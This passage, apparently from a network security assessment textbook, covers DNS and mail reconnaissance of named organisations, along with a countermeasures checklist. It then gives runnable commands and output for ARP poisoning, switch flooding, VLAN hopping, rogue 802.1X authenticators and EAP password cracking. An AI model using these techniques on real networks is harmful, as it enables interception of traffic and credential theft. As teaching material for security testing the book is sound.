$ nmap -sL 205.166.76.0/24 | grep "(" | awk '{printf("%s %s\n",$5,$6);}'
proxy1.nintendo.com (205.166.76.3)
noa3dns-w.nintendo.com (205.166.76.8)
mail.gamecubepower.com (205.166.76.9)
proxy2.nintendo.com (205.166.76.13)
proxy3.nintendo.com (205.166.76.15)
smtpout.nintendo.com (205.166.76.16)
www.nintendo.com (205.166.76.26)
cmail.nintendo.com (205.166.76.35)
wkstn.nintendo.com (205.166.76.69)
border.nintendo.com (205.166.76.79)
www.returns.nintendo.com (205.166.76.92)
email.nintendo.com (205.166.76.95)
smtpgw1.nintendo.com (205.166.76.97)
mail.nintendo.com (205.166.76.98)
store.nintendo.com (205.166.76.99)
gwsmtp.nintendo.com (205.166.76.109)
service.nintendo.com (205.166.76.129)
dns1.nintendo.com (205.166.76.132)
dns2.nintendo.com (205.166.76.133)
gateway.nintendo.com (205.166.76.136)
smtpgw2.nintendo.com (205.166.76.164)
wwwmail.pokemon-tcg.com (205.166.76.167)
qaretail.siras.com (205.166.76.195)
venus.siras.com (205.166.76.196)
router.siras.com (205.166.76.197)
proxync.nintendo.com (205.166.76.200)
sgate.nintendo.com (205.166.76.213)
mercury.siras.com (205.166.76.253)
This process often reveals new domains and subdomains, which are fed into further web searches and DNS queries to identify further systems of interest. By modifying the name server value within your local /etc/resolv.conf file, you can force the querying of particular DNS servers.
Using the HE BGP Toolkit, you can obtain the DNS records for a given IP range, as shown in Figure 4-13. The PTR records are authoritative and relate to the target environment; however, the A records should be taken with a pinch of salt because they could stem from an error in a different DNS zone.
Building a list of valid hostnames within an environment is particularly useful when testing web server endpoints later. Load balancers and reverse proxies are commonplace: if misconfigured, they make it possible for adversaries to access web applications through providing valid Host header values within HTTP 1.1 requests.
You can identify IPv6 servers through DNS grinding (via AAAA requests). Example 4-17 demonstrates the dnsdict6 utility found within Kali Linux used to identify IPv6 address of predictable hostnames within the ripe.net domain.
root@kali:~# dnsdict6 -s -t 32 ripe.net Starting DNS enumeration work on ripe.net. ... Starting enumerating ripe.net. - creating 32 threads for 100 words... Estimated time to completion: 1 to 1 minute dns.ripe.net. => 2001:67c:e0::6 ftp.ripe.net. => 2001:67c:2e8:22::c100:68c fw.ripe.net. => 2001:67c:2e8:1::1 ns.ripe.net. => 2001:67c:e0::6 portal.ripe.net. => 2001:67c:2e8:22::c100:6a2 irc.ripe.net. => 2001:67c:2e8:11::c100:1302 mailhost.ripe.net. => 2001:67c:2e8:1::c100:168 ipv6.ripe.net. => 2001:67c:2e8:22::c100:68b www.ripe.net. => 2001:67c:2e8:22::c100:68b ntp.ripe.net. => 2001:67c:2e8:14:ffff::229 webmail.ripe.net. => 2001:67c:2e8:11::c100:1355 imap.ripe.net. => 2001:67c:2e8:1::c100:168
Depending on the name server configuration, you also can use dnsrevenum6 to identify valid hostname and IPv6 address pairs, as shown in Example 4-18 (the first argument is the name server to perform grinding against, followed by the IPv6 network).
root@kali:~# dnsrevenum6 pri.authdns.ripe.net 2001:67c:2e8::/48 Starting DNS reverse enumeration of 2001:67c:2e8:: on server pri.authdns.ripe.net. Found: 2001:67c:2e8:1::1 is gw.office.ripe.net. Found: 2001:67c:2e8:1::c100:105 is vifa-1.ipv6.office-lb-1.ripe.net. Found: 2001:67c:2e8:1::c100:106 is vifa-1.ipv6.bigip-3600-1.ripe.net. Found: 2001:67c:2e8:1::c100:107 is vifa-1.ipv6.bigip-3600-2.ripe.net. Found: 2001:67c:2e8:1::c100:10c is pademelon.ripe.net. Found: 2001:67c:2e8:1::c100:10d is dingo.ripe.net. Found: 2001:67c:2e8:1::c100:10e is koala.ripe.net. Found: 2001:67c:2e8:1::c100:114 is desman.ripe.net. Found: 2001:67c:2e8:1::c100:115 is jaguar.ripe.net. Found: 2001:67c:2e8:1::c100:116 is db-www3.ripe.net. Found: 2001:67c:2e8:1::c100:118 is bulbul.ripe.net. Found: 2001:67c:2e8:1::c100:119 is buldog.ripe.net. Found: 2001:67c:2e8:1::c100:11a is pumapard.ripe.net. Found: 2001:67c:2e8:1::c100:11b is urutu.ripe.net. Found: 2001:67c:2e8:1::c100:11c is int.db.ripe.net. Found: 2001:67c:2e8:1::c100:11d is dropbear.ripe.net. Found: 2001:67c:2e8:1::c100:11e is db-int-2.ripe.net. Found: 2001:67c:2e8:1::c100:11f is moth.ripe.net. Found: 2001:67c:2e8:1::c100:122 is pulpo.ripe.net. Found: 2001:67c:2e8:1::c100:123 is iguana.ripe.net. Found: 2001:67c:2e8:1::c100:124 is nik-sus-1.ripe.net. Found: 2001:67c:2e8:1::c100:125 is tel-sus-1.ripe.net. Found: 2001:67c:2e8:1::c100:126 is tonton.ripe.net.
Three websites used to cross-reference mail servers, name servers, and individual IP addresses to domains and hostnames are mxlist.net, nslist.net, and iplist.net. Figures 4-14 and 4-15 demonstrate how you can use the sites to show all of the domains served by mail1.cia.gov and gtm-west.nintendo.com. You also can use iplist.net to show the known DNS hostnames for a given IP address, as shown in Figure 4-16.
Mail gateways support the transmission of mail across networks via SMTP. Simply sending an email message to a nonexistent address at a target domain often reveals useful internal network information through a nondelivery notification (NDN). Example 4-19 shows how email sent to a user account that doesn’t exist within the nintendo.com domain spawns an NDN, which reveals internal network information.
Generating server: noa.nintendo.com blah@nintendo.com #550 5.1.1 RESOLVER.ADR.RecipNotFound; not found ## Original message headers: Received: from ONERDEDGE02.one.nintendo.com (10.13.20.35) by onerdexch08.one.nintendo.com (10.13.30.39) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 26 Apr 2014 16:52:22 -0700 Received: from barracuda.noa.nintendo.com (205.166.76.35) by ONERDEDGE02.one.nintendo.com (10.13.20.35) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 26 Apr 2014 16:51:22 -0700 X-ASG-Debug-ID: 1398556333-0614671716199b0d0001-zOQ9WJ Received: from gateway05.websitewelcome.com (gateway05.websitewelcome.com [69.93.154.37]) by barracuda.noa.nintendo.com with ESMTP id xVNPkwaqGgdyH5Ag for <blah@nintendo.com>; Sat, 26 Apr 2014 16:52:13 -0700 (PDT) X-Barracuda-Envelope-From: chris@example.org X-Barracuda-Apparent-Source-IP: 69.93.154.37
The following data in this transcript is useful:
Internal hostnames, IP addresses, and subdomain layout
The mail server is running Microsoft Exchange Server 2010 SP3
A Barracuda Networks device is used to perform content filtering
A Google search for “exchange 14.3.174.1” reveals the patch level of the Exchange 2010 server as SP3 with Update Rollup 4 installed. A full list of build numbers and the respective patch levels is available from Microsoft.12
At Black Hat USA 2014, Ben Williams of NCC Group presented research that took advantage of this verbose behavior to reveal email content filtering policy of a mail gateway.13 Chapter 9 details SMTP testing strategies.
Table 4-6 lists a number of tools that support Internet-based network and host enumeration from a single interface, adopting many of the tactics outlined in this chapter. To achieve the best coverage, I advise a combination of manual and automated testing.
| Name | Platform(s) | URL |
|---|---|---|
| Discover | Kali Linux | https://github.com/leebaird/discover |
| SpiderFoot | Windows, Linux | http://www.spiderfoot.net |
| Yeti | Java | https://spyeti.blogspot.com |
| TheHarvester | Kali Linux | http://www.edge-security.com/theharvester.php |
What follows is an overview of Internet-based querying techniques and their application:
Use the following checklist of countermeasures to effectively configure your Internet-facing systems so that they do not leak sensitive information to adversaries:
Harden web servers by disabling directory indexing for directories that don’t contain index.html or similar files (default.asp under Microsoft IIS, for example), and use robots.txt directives on peripheral servers (i.e., those that you don’t want to be indexed by search engines) to prevent indexing of content.
Do not rely on robots.txt directives to protect sensitive web server content.
Use a generic, centralized network administration contact detail in WHOIS databases and TLS certificates to prevent social engineering and war dialing attacks against IT departments from being effective.
Configure name servers to disallow DNS zone transfers to untrusted hosts, and actively test your network (i.e., port scan for TCP and UDP port 53) from the Internet to identify rogue name servers.
Prune DNS zone files so that unnecessary information is not disclosed (primarily nonpublic IP address and hostname details) and DNS grinding attacks are not effective. Ideally, you should use PTR records only if absolutely needed (for SMTP mail servers and other critical systems that need to resolve both ways).
Configure SMTP servers to not send NDNs upon encountering problems (e.g., nonexistent mailbox), which will prevent attackers from enumerating the internal mail servers and configuration.
Consider and review your IPv6 networks and DNS configuration (if any).
1 Brian Krebs, “Target Hackers Broke in via HVAC Company”, Krebs on Security, February 5, 2014.
2 See “Google Hacking Database (GHDB)” in Offensive Security’s Exploit Database archive.
3 cisco-decrypt.c is available at http://bit.ly/2aAs1IM.
4 Both are available from https://www.gnupg.org/download/.
5 Metasploit shodan_search module.
7 See knockpy on GitHub.
8 See dnsenum on GitHub.
9 See dnsmap in the Google Code Archive.
10 See http://blog.0x0lab.org/2011/12/dns-brute-force/.
12 Arman Obosyan, “Exchange Server and Update Rollup Build Numbers”, Microsoft TechNet Wiki, March 3, 2010.
13 Ben Williams, “Automated Enumeration of Email Filtering Solutions”, NCC Group, 2014.
This chapter describes the tactics used to evaluate local network configuration. Goals include enumeration of available resources and exploitation of weaknesses to access data.
Most of the protocols described here are nonroutable (using the data link layer and local broadcast addresses) and thus you can evaluate them only from the local network. You will likely find yourself in one of two situations during testing: either you are onsite and have physical access to the network, or you have secured remote access to a system elsewhere. Some of the attacks discussed here require physical network access, but most do not.
Ethernet is widely used as the underlying physical and data link layer format, as defined by the IEEE 802.3 and 802.2 standard working groups. A number of enhancements are often adopted in environments, as ratified by the IEEE 802.1 group:
802.1D (spanning tree protocol)
802.1Q (VLAN bridges)
802.1X (port-based network access control)
Many proprietary extensions also exist, as defined and used by vendors including Cisco. The relationship between 802.3, 802.2, and 802.1 standards, proprietary protocols, IP, and the OSI model is shown in Figure 5-1. Although other data link standards (e.g., 802.11 WiFi) are beyond the scope of this book, many of the attack tactics described here apply.
Ethernet is susceptible to passive network sniffing and active attack (primarily via ARP cache poisoning and CAM table overflow), resulting in the compromise of traffic between peers.
During manufacture, network adapters are each programmed with a unique 48-bit MAC address. These addresses are used by systems within IEEE 802 networks (including 802.3 Ethernet and 802.11 WiFi) to address one another. As such, their interfaces process content destined for them. You can remove the MAC filter of a network adapter by enabling promiscuous mode—resulting in all frames received, regardless of destination, being processed. Tools including Wireshark1 and Cain & Abel2 enable promiscuous mode and display captured network traffic.
During a local network assessment exercise, a good starting point is to run a sniffer and evaluate the material exposed by the local network. Figure 5-2 shows Wireshark running on an Ethernet interface.
Within this example, we see that Wireshark records the following:
Wellfleet Breath of Life (BOFL) frames
Simple Service Discovery Protocol (SSDP) broadcast packets
Microsoft computer browser service announcements
Address Resolution Protocol (ARP) requests and replies
An 802.1X EAPOL start frame
Dropbox discovery broadcasts
We learn details of IP ranges, subnet sizes, MAC addresses, and hostnames by reviewing captured frames and packets. If the network is misconfigured or switching fabric under stress, attackers can capture sensitive material via passive network sniffing.
If a switched Ethernet network is configured properly, you will only see broadcast frames and material destined for your MAC address. To compromise traffic sent between other hosts, you must consider active attack tactics, as follows.
ARP is used within local networks to map IPv4 addresses to underlying MAC addresses. Example 5-1 demonstrates normal ARP operation captured by tcpdump. In this case, 192.168.0.1 resolves and sends an ICMP echo request (ping) to 192.168.0.10. First, an ARP who-has message is broadcast to the network. Next, the destination host responds (using an ARP is-at reply, providing its MAC and IP addresses), and the ICMP operation is completed over IP.
root@kali:~# tcpdump -ennqti eth0 \( arp or icmp \) tcpdump: listening on eth0 0:80:c8:f8:4a:51 ff:ff:ff:ff:ff:ff : arp who-has 192.168.0.10 tell 192.168.0.1 0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : arp reply 192.168.0.10 is-at 0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 0:80:c8:f8:5c:73 : 192.168.0.1 > 192.168.0.10: icmp: echo request 0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : 192.168.0.10 > 192.168.0.1: icmp: echo reply
Each host maintains a cache of recently mapped IP and MAC address pairs. You can review the contents of the cache locally by using the arp -a command within most operating systems, as shown by Example 5-2.
root@kali:~# arp -a ? (192.168.0.1) at 0:80:c8:f8:4a:51 [ether] on eth0 ? (192.168.0.10) at 0:80:c8:f8:5c:73 [ether] on eth0 ? (192.168.0.35) at 4:f1:3e:e1:a7:c9 [ether] on eth0 ? (192.168.0.53) at 78:fd:94:1d:2f:aa [ether] on eth0 ? (192.168.0.180) at 34:2:86:7c:63:b1 [ether] on eth0
ARP is stateless and lacks authentication. As such, the protocol is vulnerable to poisoning by sending unsolicited ARP replies. By injecting his MAC address into the ARP caches of victim systems, an adversary can achieve MITM, as demonstrated by Figure 5-3. In this case, the caches of systems A and B are poisoned with the MAC address of E.
To compromise traffic in both directions between peers (e.g., a host and its local gateway), IP forwarding is first enabled on the attacker’s system, and unsolicited ARP replies are sent to poison both systems. Tools, including Cain & Abel and Ettercap,3 automate this process. Upon achieving MITM, an attacker can use a number of utilities to obtain data and secrets, including the following:
sslstrip4 to downgrade HTTPS sessions
easy-creds,5 which is used to glean credentials from Ettercap, ssltrip, and others)
Laurent Gaffié’s Responder6 to respond to name resolution requests
Evilgrade7 to serve malicious content to victims by service impersonation
Metasploit to perform service impersonation and further attacks
Command execution is also possible within Microsoft Windows environments via MS15-011 Group Policy SMB MITM.8
ARP is not used to perform resolution within IPv6 networks. Instead, Neighbor Discovery Protocol (NDP) is used over the link layer with multicast ICMPv6 packets, as described later in this chapter.
Ethernet switches use Content Addressable Memory (CAM) tables to map MAC address and VLAN assignments to individual ports, so that network frames are delivered correctly. An adversary can use the macof utility (part of Dug Song’s dsniff package9) to flood a switch with random Ethernet frames and IP packets, resulting in a CAM table overflow. Unable to map inbound frames to their destinations, the switch will fail-open and broadcast them to all ports (becoming a hub).
Example 5-3 demonstrates macof in use; flooding the local switch using the eth1 network interface within Kali Linux. The CAM table of an unhardened switch will overflow in a couple of minutes, and a network sniffer can then be used to capture leaked frames.
root@kali:~# macof -i eth1 aa:e1:ea:6b:6d:df 72:32:28:61:13:83 0.0.0.0.58748 > 0.0.0.0.46865: S 1907715: 1907715(0) win 512 3e:3f:ec:c:2c:f3 28:d0:25:5a:68:77 0.0.0.0.51035 > 0.0.0.0.29831: S 2009471: 2009471(0) win 512 61:dc:7b:62:1d:69 f3:55:91:7:a:9b 0.0.0.0.32352 > 0.0.0.0.33877: S 0468122: 0468122(0) win 512 3:9e:e:22:59:1a f6:77:65:7d:ac:d3 0.0.0.0.17314 > 0.0.0.0.746: S 9327237: 9327237(0) win 512 b:7a:f6:67:3f:66 74:25:99:70:4f:8c 0.0.0.0.31281 > 0.0.0.0.9475: S 5249557: 5249557(0) win 512
VLANs are used within enterprises to segment networks (e.g., data, voice, and management) and create individual broadcast domains. Along with reducing unnecessary broadcast of traffic, 802.1Q tagging limits the scope of ARP cache poisoning and other local attacks. Administrators define arbitrary VLAN ID values (0–4095), which are used to tag Ethernet frames and establish network segments. Figure 5-4 demonstrates a typical environment—a trunk is created between switches to distribute all of the traffic across a native VLAN, and individual ports are allocated to further VLANs.
It is uncommon for VLANs to span switches because routers should be used to relay traffic between segments and avoid data link layer issues that might affect latency (e.g., flooding associated with broadcast frames).
Following are some common risks to 802.1Q implementations:
Dynamic trunk abuse to compromise VLANs and data (switch spoofing)
Double-tagging frames to send data to other VLANs
Layer 3 bypass of private VLAN port isolation10
These attacks are described in the following sections.
In hardened environments, your port will have a static assignment, constraining you to a specific VLAN. Many switches support the Dynamic Trunking Protocol (DTP) by default, however, which an adversary can abuse to emulate a switch and receive traffic across all VLANs, as demonstrated by Figure 5-5.
The five port modes supported by Cisco switches are listed in Table 5-1.
| Mode | Description |
|---|---|
| Access | Places the port into a permanent nontrunking mode |
| Trunk | Places the port into a permanent trunking mode |
| Dynamic auto | The port may convert the link to a trunk if the neighboring port negotiates a trunk or dynamic desirable connection (the default mode) |
| Dynamic desirable | The port actively attempts to convert its link to a trunk, becoming a trunk port if the neighboring port negotiates a trunk, dynamic desirable, or dynamic auto mode |
| Nonegotiate | Disables dynamic trunking entirely for the port |
Within Kali Linux, you can test for DTP support by using dtpscan.sh, as demonstrated by Example 5-4. The utility will return the port’s status (which can be referenced against Table 5-1).
root@kali:~# git clone https://github.com/commonexploits/dtpscan.git root@kali:~# cd dtpscan/ root@kali:~/dtpscan# chmod a+x dtpscan.sh root@kali:~/dtpscan# ./dtpscan.sh ######################################################## *** DTPScan - The VLAN DTP Scanner 1.3 *** *** Detects DTP modes for VLAN Hopping (Passive) *** ######################################################## [-] The following Interfaces are available eth0 eth1 ---------------------------------------------------------- [?] Enter the interface to scan from as the source ---------------------------------------------------------- eth1 [-] Now Sniffing DTP packets on interface eth1 for 90 seconds. [+] DTP was found enabled in it's default state of 'Auto'. [+] VLAN hopping will be possible.
Upon identifying a port that supports VLAN hopping (i.e., set to trunk, dynamic auto, or dynamic desirable), use Yersinia to enable trunking and evaluate the network configuration. Run the utility by using the following from the command line:11
root@kali:~# yersinia –I
To launch an attack using a particular network interface, first navigate to the interfaces menu using “i” and then use “a” and “b” to toggle the interfaces, as shown:
┌─────────────── Global Interfaces ──────────────┐ │ │ │ a) eth0 (OFF) │ │ b) eth1 (ON) │ │ │ └──────────────── Press q to exit ───────────────┘
When an interface is selected (eth1 in this case), use “g” to select a protocol to use:
┌─ Choose protocol mode ────────────────────────┐ │ CDP Cisco Discovery Protocol │ │ DHCP Dynamic Host Configuration Protocol │ │ 802.1Q IEEE 802.1Q │ │ 802.1X IEEE 802.1X │ │ DTP Dynamic Trunking Protocol │ │ HSRP Hot Standby Router Protocol │ │ ISL Inter-Switch Link Protocol │ │ MPLS MultiProtocol Label Switching │ │ STP Spanning Tree Protocol │ │ VTP VLAN Trunking Protocol │ │ │ └─ ENTER to select - ESC/Q to quit ───────────┘
Upon selecting DTP, use “x” to present the available attacks and “1” to enable trunking. At this point, you should see data from the available VLANs using the 802.1Q menu (accessible via “g”), as follows:
┌── yersinia 0.7.3 by Slay & tomac - 802.1Q mode ────────────────[15:00:08]┐ │ VLAN L2Prot Src IP Dst IP IP Prot Iface Last seen │ │ 0250 ARP 10.121.5.1 10.121.5.17? UKN eth1 11 Aug 14:51:00 │ │ 0250 ARP 10.121.5.235 10.121.5.1? UKN eth1 11 Aug 14:52:13 │ │ 0250 ARP 10.121.5.87 10.121.5.1? UKN eth1 11 Aug 14:52:20 │ │ 0250 ARP 10.121.5.201 10.121.5.1? UKN eth1 11 Aug 14:52:48 │ │ 0250 ARP 10.121.5.240 10.121.5.1? UKN eth1 11 Aug 14:52:55 │ │ 0250 ARP 10.121.5.242 10.121.5.1? UKN eth1 11 Aug 14:53:06 │ │ 0250 ARP 10.121.5.246 10.121.5.1? UKN eth1 11 Aug 14:56:10 │ │ 0250 ARP 10.121.5.251 10.121.5.1? UKN eth1 11 Aug 14:57:53 │ │ 0250 ARP 10.121.5.248 10.121.5.1? UKN eth1 11 Aug 14:59:09 │
Armed with VLAN and IP address values, you can configure virtual interfaces to attack each network. Example 5-5 shows how to join VLAN 250 under Kali Linux. If DHCP is not available, use ifconfig to set a static IP address. You can then attack the systems within the VLAN at Layer 2 (e.g., ARP cache poisoning and MITM), and then Layer 3 (e.g., port scanning and testing of exposed services).
root@kali:~# modprobe 8021q
root@kali:~# vconfig add eth1 250
Added VLAN with VID == 250 to IF -:eth1:-
root@kali:~# dhclient eth1.250
Reloading /etc/samba/smb.conf: smbd only.
root@kali:~# ifconfig eth1.250
eth1.250 Link encap:Ethernet HWaddr 00:0e:c6:f0:29:65
inet addr:10.121.5.86 Bcast:10.121.5.255 Mask:255.255.255.0
inet6 addr: fe80::20e:c6ff:fef0:2965/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:19 errors:0 dropped:0 overruns:0 frame:0
TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:2206 (2.1 KiB) TX bytes:1654 (1.6 KiB)
root@kali:~# arp-scan -I eth1.250 10.121.5.0/24
Interface: eth1.250, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.121.5.1 58:16:26:ff:58:89 Avaya, Inc
10.121.5.16 cc:f9:54:a7:da:eb Avaya, Inc
10.121.5.17 cc:f9:54:a7:da:b2 Avaya, Inc
10.121.5.18 cc:f9:54:a7:6e:e5 Avaya, Inc
10.121.5.20 cc:f9:54:a7:95:1f Avaya, Inc
If the native VLAN used between switches to form a trunk is exposed to an adversary, that person can double-tag frames and send content to other networks, as demonstrated by Figure 5-6. The frame is tagged with both the native VLAN (1) and the target VLAN (20).
A valid destination MAC and IP address is required to deliver content. The majority of practical attacks are unidirectional and utilize connectionless protocols (e.g., SNMP); however, it is possible to establish a TCP connection with a victim if that host can communicate with an IP under the attacker’s control (demonstrated by Figure 5-7). Andrew Vladimirov detailed the tactic in a post to the Full Disclosure mailing list,12 and Steve Rouiller’s paper13 contains reference code for this attack within its appendixes (vlan-de-1-2.c).
You also can use this technique to port-scan the victim, by sending double-tagged TCP SYN packets using a spoofed source IP (of an attacker controlled system that is reachable by the victim) to each port and monitoring the behavior (e.g., TCP SYN/ACK responses from open ports, as described in Chapter 6).
Double-tagging attack mitigation involves the native VLAN being accessible to only privileged ports and devices, as shown in Figure 5-4. By enforcing correct VLAN boundaries, attackers cannot double-tag and send frames to other segments.
In guest wireless networks and other environments, private VLAN14 (also known as port isolation) settings are used to prevent peers from interacting (i.e., clients connect to a wireless access point but cannot address one another). Depending on network ACLs (or lack thereof), it might be possible to send IP packets up to a router, which are then forwarded back to a neighboring peer. Figure 5-8 demonstrates the attack, by which an adversary sends a network frame with a crafted destination MAC (of the router) and IP address (of the target).
The gateway receives the frame and forwards the packet to the destination. This attack can be exploited in the same manner as double-tagging (expanding on Steve Rouiller’s pvlan.c)—if the victim can connect to an IP that is attacker controlled, TCP sessions with listening ports can be established.
Port-based Network Access Control (PNAC) is a mechanism by which devices connecting to a local area network can authenticate. Figure 5-9 shows how Extensible Authentication Protocol (EAP) messages are sent between the supplicant, authenticator, and authentication server. Unauthenticated supplicants cannot participate in the network; however, they can initiate EAP conversations with the backend RADIUS server.
Most 802.1X implementations support common EAP methods listed in Table 5-2. EAP-MD5 support is particularly problematic, as the method is vulnerable to offline brute-force password grinding. EAP-TLS and Protected EAP (PEAP) provide authentication and transport security via TLS, which mitigate the exposure of credentials. In each case, however, the supplicant identity is broadcast within the plaintext EAPOL start message.
| Method | Authentication process |
|---|---|
| EAP-MD5 | The authentication server sends a challenge to the supplicant, and the supplicant sends a response in the form of an MD5 hash (calculated by using an identifier, challenge value, and user password). The server performs the same calculation, and if the hashes match, the supplicant is authenticated. |
| EAP-TLS | The authentication server and supplicant establish a TLS session. The supplicant validates the X.509 certificate of the authentication server, and vice versa. By performing mutual authentication using certificates, passwords are not used. TLS authentication is detailed in Chapter 11. |
| PEAP | The supplicant and authentication server establish an authenticated TLS tunnel. MS-CHAPv2 challenge/response is used over TLS to authenticate the supplicant using the user’s credentials (i.e., username and password). |
Here are some of the attack tactics that can be used against 802.1X implementations:
Active brute-force password grinding via EAP
Attacking the RADIUS server with malformed EAP content15
EAP message capture and offline password cracking (EAP-MD5 and PEAP)
Forcing EAP-MD5 authentication to bypass TLS certificate validation
Injecting malicious network traffic upon authenticating using a hub or similar16
EAP logoff frame spoofing in shared media environments (e.g., 802.11 WiFi) is also an issue, but beyond the scope of this book. Table 5-3 lists available 802.1X testing tools and details the supported attacks.
| Tool | EAP brute-force |
EAP-MD5 cracking |
PEAP cracking |
Frame injection |
|---|---|---|---|---|
| XTesta |
● |
● |
– |
● |
| Marvinb | – | – | – |
● |
| eapmd5passc | – |
● |
– | – |
| hostapd-wped | – | – |
● |
– |
| asleape | – | – |
● |
– |
a See XTest on SourceForge. b Alexandre Bezroutchko, “Tapping 802.1x Links with Marvin”, Gremwell.com, January 15, 2011. c See eapmd5pass on creator Joshua Wright’s website. d See hostapd-wpe on GitHub. | ||||
An adversary with privileged network access (e.g., the Ethernet cable to the supplicant) can sniff EAP-MD5 conversations and use a rogue 802.1X authenticator to obtain PEAP (MS-CHAPv2) credentials. Depending on the configuration of the supplicant, the rogue server might spawn a TLS certificate error, which the user will likely acknowledge to continue with authentication. The attack is demonstrated in Figure 5-10.
Upon capturing an EAP-MD5 conversation between a supplicant and authentication server in PCAP format, we can use eapmd5pass to compromise the user credentials, as shown in Example 5-6.
root@kali:~# eapmd5pass –r pcap.dump –w /usr/share/wordlist/sqlmap.txt Collected all data necessary to attack password for "chris", starting attack. User password is "tiffers1". 1202867 passwords in 4.06 seconds: 296272.66 passwords/second.
You can deploy a rogue authenticator (hostapd-wpe) to capture MS-CHAPv2 material sent over TLS via PEAP within Kali Linux, as follows:
apt-get update apt-get install libssl-dev libnl-dev git clone http://bit.ly/2aNSPIS wget http://bit.ly/2bjgwoJ tar -zxf hostapd-2.2.tar.gz cd hostapd-2.2 patch -p1 < ../hostapd-wpe/hostapd-wpe.patch cd hostapd make cd ../../hostapd-wpe/certs ./bootstrap cd ../../hostapd-2.2/hostapd ./hostapd-wpe hostapd-wpe.conf
Edit hostapd-wpe.conf to specify a network interface and other settings. After it is running, the utility will print MS-CHAPv2 challenge/response values (and log to hostapd-wpe.log within the current directory), which are then cracked using asleap, as demonstrated by Example 5-7. The attack uses rainbow tables, so use genkeys to create the words.dat and words.idx files (based on the /usr/share/wordlists/sqlmap.txt wordlist in this case).
root@kali:~/hostapd-2.2/hostapd# ./hostapd-wpe hostapd-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface eth0 with hwaddr 00:0c:29:30:55:0d and ssid ""
eth0: interface state UNINITIALIZED->ENABLED
eth0: AP-ENABLED
mschapv2: Wed Aug 19 16:04:53 2015
username: chris
challenge: 79:4e:1d:af:93:8f:d8:a6
response: e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0
root@kali:~/hostapd-2.2/hostapd# genkeys -r /usr/share/wordlists/sqlmap.txt -f words.dat \
-n words.idx
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
1202868 hashes written in 4.45 seconds: 270435.83 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 13167671 compares.
Creating index file (almost finished) ...Done.
root@kali:~/hostapd-2.2/hostapd# asleap –C 79:4e:1d:af:93:8f:d8:a6 -R \
e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0 \
-f words.dat –n words.idx
asleap 2.2 – actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
hash bytes: 4a39
NT hash: 198bdbf5833a56fb40cdd1a64a39a1fc
password: katykat
Microsoft IAS, Cisco ACS, and other authentication servers support EAP-MD5, which an adversary can abuse with stolen credentials (i.e., username/password) to authenticate without providing a client certificate. This can be exploited within an enterprise environment to access the network using a system that is not part of the Windows domain, for example.
Within Kali Linux, you can configure wpa_supplicant to negotiate an 802.1X session over Ethernet (eth1) using EAP-MD5 and user credentials (e.g., chris/abc123), as shown in Example 5-8.
root@kali:~# cat /etc/wpa_supplicant.conf
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=wheel
ap_scan=0
network={
key_mgmt=IEEE8021X
eap=MD5
identity="chris"
password="abc123"
eapol_flags=0
}
root@kali:~# wpa_supplicant -B –D wired –i eth1 –c /etc/wpa_supplicant.conf
root@kali:~#
Hosts supporting Cisco Discovery Protocol (CDP) broadcast Ethernet multicast frames describing their operating system and configuration. Table 5-4 lists individual CDP frame data fields.
| Type | Content |
|---|---|
| 1 | Device hostname or serial number, represented as an ASCII string |
| 2 | Layer 3 interface of the host sending the frame |
| 3 | Port on which the CDP update has been sent |
| 4 | Functional capabilities of the host (e.g., router, switch, not IGMP capable) |
| 5 | ASCII string containing the software version (the same as show version) |
| 6 | Hardware platform |
| 7 | List of directly attached IP network prefixes |
| 9 | VTP management domain |
| 10 | Native VLAN |
| 11 | The duplex setting of the sending port |
| 14 | VoIP handset auxiliary VLAN query |
| 15 | VoIP handset auxiliary VLAN reply |
| 16 | Power consumption (in milliWatts) of a device, such as a VoIP handset |
You can collect CDP frames and gather network information through passive sniffing in Cisco environments. Yersinia captures CDP frames and displays the individual fields, as demonstrated by Example 5-9.
┌───────────────────────────────────────────┐ │ Destination MAC 01:00:0C:CC:CC:CC │ │ Version 02 │ │ TTL 0A │ │ Checksum 8373 │ │ DevID zape │ │ Addresses 010.013.058.009 │ │ Port ID FastEthernet0/11 │ │ Capabilities 00000028 │ │ Software version Cisco Internetwork 0 │ │ Platform cisco WS-C2950T-24 │ │ Protocol Hello │ │ VTP Domain VTP-DOMAIN │ │ Native VLAN 0064 │ │ Duplex 01 │ └─── q,ENTER: exit Up/Down: scrolling ─────┘
Active CDP attacks resulting in unintended consequences include the following:
CDP flooding of the switch, resulting in denial of service17 (e.g., 99 percent CPU)
Broadcast of CDP frames to advertise particular devices that in turn induce inbound polling via SNMP (and other protocols) by network management products, including CiscoWorks LAN Management and IBM Tivoli NetView.
Broadcast of CDP frames to place Cisco IP phones into a particular VLAN
You can use Yersinia to capture, modify, and craft CDP frames. Use “e” to edit individual fields, then “x” and “0” to broadcast each frame. Within Kali Linux, you also can use Metasploit18 and Scapy19 to manipulate CDP frames. The Scapy package requires some configuration before use, however, as follows:
Execute the following from the command line:
hg clone https://bitbucket.org/secdev/scapy cd scapy hg update -r v2.2.0
Edit the setup.py file to add scapy/contrib to the list of packages:
packages=['scapy','scapy/arch', 'scapy/arch/windows', 'scapy/layers', 'scapy/asn1', 'scapy/tools', 'scapy/modules', 'scapy/crypto', 'scapy/contrib' ]
Run the installation script via Python:
python setup.py install
At this point, Scapy should support additional protocols, including CDP:
